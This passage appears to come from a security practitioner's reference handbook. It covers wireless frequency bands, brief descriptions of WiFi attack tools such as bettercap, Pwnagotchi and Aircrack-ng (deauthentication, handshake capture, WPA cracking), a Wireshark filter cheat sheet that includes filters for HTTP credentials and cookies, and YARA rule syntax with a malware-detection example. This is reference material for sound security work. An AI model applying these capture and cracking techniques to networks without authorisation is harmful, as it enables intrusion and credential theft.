Sprint 4G [25, 26, 41]	1900MHz g, 850MHz, 2500MHz
Europe 4G [3, 7, 20]	1800MHz, 2600MHz, 800MHz
China,India 4G [40, 41]	2300MHz, 2500MHz
Longwave AM Radio	148.5 kHz – 283.5 kHz
Mediumwave AM Radio	525 kHz – 1710 kHz
Shortwave AM Radio	3 MHz – 30 MHz
HF	0.003 - 0.03 GHz
VHF	0.03 - 0.3 GHz
UHF	0.3 - 1 GHz
L	1 - 2 GHz
S	2 - 4 GHz
C	4 - 8 GHz
X	8 - 12 GHz
Ku	12 - 18 GHz
K	18 - 27 GHz
Ka	27 - 40 GHz
V	40 - 75 GHz

W	75 - 110 GHz
mm or G	110 - 300 GHz

#### REFERENCE

[https://en.wikipedia.org/wiki/Comparison\\_of\\_wireless\\_data\\_standards](https://en.wikipedia.org/wiki/Comparison_of_wireless_data_standards)

[https://en.wikipedia.org/wiki/List\\_of\\_interface\\_bit\\_rates](https://en.wikipedia.org/wiki/List_of_interface_bit_rates)

## WIRELESS\_Tools

### BETTERCAP

<https://www.bettercap.org/intro/>

bettercap is a powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.

### KISMET

<https://www.kismetwireless.net/>

Kismet is a wireless network and device detector, sniffer, wardriving tool, and WIDS (wireless intrusion detection) framework. Kismet works with Wi-Fi interfaces, Bluetooth interfaces, some SDR (software defined radio) hardware like the RTLSDR, and other specialized capture hardware.

### PWNAGOTCHI

<https://pwnagotchi.ai/>

Pwnagotchi is an A2C-based "AI" powered by bettercap and running on a Raspberry Pi Zero W that learns from its surrounding WiFi environment in order to maximize the crackable WPA key material it captures (either through passive sniffing or by performing deauthentication and association attacks). This material is collected on disk as PCAP files containing any form of handshake supported by hashcat, including full and half WPA handshakes as well as PMKIDs.

### AIRCRACK-NG

<https://www.aircrack-ng.org/>

Aircrack-ng is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

Monitoring: Packet capture and export of data to text files for further processing by third party tools

Attacking: Replay attacks, deauthentication, fake access points and others via packet injection

Testing: Checking WiFi cards and driver capabilities (capture and injection)

Cracking: WEP and WPA PSK (WPA 1 and 2)

### WIFI-ARSENAL - GitHub Everything Wireless

<https://github.com/0x90/wifi-arsenal>

**NEW TO SDR (Software Defined Radio)**

<https://luaradio.io/new-to-sdr.html>

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**WIRESHARK**

RED/BLUE TEAM	NETWORK TRAFFIC	WINDOWS/LINUX/MacOS
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Wireshark is an open-source network protocol analysis software program.

FILTER	DESCRIPTION
!(arp or icmp or stp)	Filters out arp, icmp, stp protocols to reduce background noise
dst host ff02::1	Captures all IPv6 traffic within the local network that is multicast
eth.addr	Filter MAC Address
eth.dst.eth.src	Filter MAC Address
eth[0x47:2] == 01:80	offset filter for HEX values of 0x01 and 0x80 at the offset location of 0x47
ether host ##:##:##:##:##:##	Captures only traffic to or from the MAC address used. Capitalizing hexadecimal letters does not matter. Example: ether host 01:0c:5e:00:53:00
frame contains traffic	displays all packets that contain the word 'traffic'.
host #.#.#.#	Capture only traffic to or from a specific IP address. Example: host 192.168.1.1
host www.example.com and not (port xx or port yy)	Capture all traffic, exclude specific packets.
http.authbasic	Filter to HTTP Basic Authentication
http.cookie	Filter to HTTP Cookies
http.data	Filter to HTTP data packets
http.referer	Filter to HTTP Referer headers
http.request	Sets a filter for all HTTP GET and POST requests.
http.server	Filter to HTTP Server
http.user_agent	Filter to HTTP User Agent strings
http.www_authentication	Filter to HTTP authentication

<b>ip</b>	Captures only IPv4 traffic
<b>ip proto 41</b>	Capture only IPv6 over IPv4 Tunnelled Traffic.
<b>ip.addr == 10.0.0.0/24</b>	Shows packets to and from any address in the 10.0.0.0/24 space
<b>ip.addr == 10.0.0.1</b>	Sets a filter for any packet with 10.0.0.1, as either the src or dest
<b>ip.addr==10.0.0.1 &amp;&amp; ip.addr==10.0.0.2</b>	sets a conversation filter between the two defined IP addresses
<b>ip.dst</b>	Filter IP to destination
<b>ip.src</b>	Filter IP to source
<b>ip6</b>	Capures only IPv6 traffic
<b>ip6 and not ip proto 41</b>	Capture IPv6 Native Traffic Only. This will exclude tunnelled IPv6.
<b>net #.#.#.#/24</b>	Capture traffic to or from (sources or destinations) a range of IP addresses
<b>not broadcast and not multicast</b>	Capture only Unicast traffic.
<b>port ##</b>	Captures only a particular src or dst port
<b>port sip</b>	Captures all SIP traffic (VoIP)
<b>pppoes</b>	Capture PPPoE traffic
<b>tcp</b>	Captures only TCP traffic
<b>tcp contains xxx</b>	searches TCP packets for that string
<b>tcp portrange 1800-1880</b>	Capture traffic within a range of ports
<b>tcp.analysis.flags &amp;&amp; !tcp.analysis.window_update</b>	displays all retransmissions, duplicate acks, zero windows, and more in the trace
<b>tcp.dstport</b>	Filter Port to TCP destination
<b>tcp.flags == 0x012</b>	displays all TCP SYN/ACK packets & shows the connections that had a positive response. Related to this is tcp.flags.syn==1
<b>tcp.port==4000</b>	sets a filter for any TCP packet with 4000 as src or dest
<b>tcp.srcport</b>	Filter port to TCP source
<b>tcp.time_delta &gt; .250</b>	sets a filter to display all tcp packets that have a delta time of greater than 250ms
<b>udp.dstport</b>	Filter Port to UDP destination
<b>udp.srcport</b>	Filter Port to UDP source
<b>vlan</b>	Captures only VLAN traffic.
<b>wlan.fc.type eq 0</b>	Filter to 802.11 Management Frame

wlan.fc.type eq 1	Filter to 802.11 Control Frame
wlan.fc.type_subtype eq 0 (1=response)	Filter to 802.11 Association Requests
wlan.fc.type_subtype eq 11 (12=authenticate)	Filter to 802.11 Authentication Requests
wlan.fc.type_subtype eq 2 (3=response)	Filter to 802.11 Reassociation Requests
wlan.fc.type_subtype eq 4 (5=response)	Filter to 802.11 Probe Requests
wlan.fc.type_subtype eq 8	Filter to 802.11 Beacons

REFERENCE:

<https://www.wireshark.org/>

<https://hackertarget.com/wireshark-tutorial-and-cheat-sheet/>

[https://www.willhackforsushi.com/papers/80211\\_Pocket\\_Reference\\_Guide.pdf](https://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf)

<https://www.cellstream.com/reference-reading/tipsandtricks/379-top-10-wireshark-filters-2>



Y

Y

**YARA**

ALL	DISCOVERY	N/A
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YARA is an open source tool aimed at helping researchers to identify and classify malware samples. YARA you can create descriptions of malware families based on textual or binary patterns. Descriptions consist of a set of strings and a Boolean expression which determine its logic.

**META**

Metadata section input additional information about your rule with user created assigned values.

## STRINGS

Three types of strings in YARA:

### 1- hexadecimal

- wild-cards Ex. { E2 34 ?? C8 A? FB }
- jumps Ex. { F4 23 [4-6] 62 B4 }
- alternatives Ex. { F4 23 ( 62 B4 | 56 ) 45 }

### 2- text

- case-sensitive Ex. "text"
- case-insensitive Ex. "text" nocase
- wide-character Ex. "text" wide
- full words Ex. "text" fullword

### 3- regular expressions

\	Quote the next metacharacter
^	Match the beginning of the file
\$	Match the end of the file
	Alternation
()	Grouping
[]	Bracketed character class
<b>Quantifiers:</b>	
*	Match 0 or more times
+	Match 1 or more times
?	Match 0 or 1 times
{n}	Match exactly n times
{n,}	Match at least n times
{,m}	Match 0 to m times
{n,m}	Match n to m times
*?	Match 0 or more times, non-greedy
+?	Match 1 or more times, non-greedy
??	Match 0 or 1 times, non-greedy
{n}?	Match exactly n times, non-greedy
{n,}?	Match at least n times, non-greedy
{,m}?	Match 0 to m times, non-greedy
{n,m}?	Match n to m times, non-greedy
<b>Escape seq:</b>	
\t	Tab (HT, TAB)
\n	New line (LF, NL)
\r	Return (CR)
\n	New line (LF, NL)
\f	Form feed (FF)
\a	Alarm bell
\xNN	Character whose ordinal number is the given hexadecimal number
<b>Char classes:</b>	
\w	Match a word character (alphanumeric plus "_")
\W	Match a non-word character

\s	Match a whitespace character
\S	Match a non-whitespace character
\d	Match a decimal digit character
\D	Match a non-digit character
<b>Zero-with assertions:</b>	
\b	Match a word boundary
\B	Match except at a word boundary

### CONDITION

Conditions are Boolean expressions to be met.

+ boolean (and, or, not)

+ relational operators (>=, <=, <, >, ==, !=)

+ arithmetic operators (+, -, \*, \, %)


+ bitwise operators (&, |, <<, >>, ~, ^)

### Example YARA Rule:

```
rule ExampleRule
{
  meta:
    author = "netmux"
    description = "Detects Emotet binary"
    license = "Free as in beer"
  strings:
    $ex_text_string = "text string" nocase
    $ex_hex_string = { E2 34 A1 C8 23 FB }

  condition:
    $ex_text_string or $ex_hex_string
}
```

### YARA SIGNATURE CREATION MINDMAP:



@cyb3rops [\\*\\*https://twitter.com/cyb3rops/status/1210992711903383554?s=11](https://twitter.com/cyb3rops/status/1210992711903383554?s=11)



## **Uncoder: One common language for cyber security**

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

### REFERENCE:

<https://yara.readthedocs.io/en/v3.4.0/writingrules.html>

<https://github.com/InQuest/awesome-yara>

## NOTES

## NOTES

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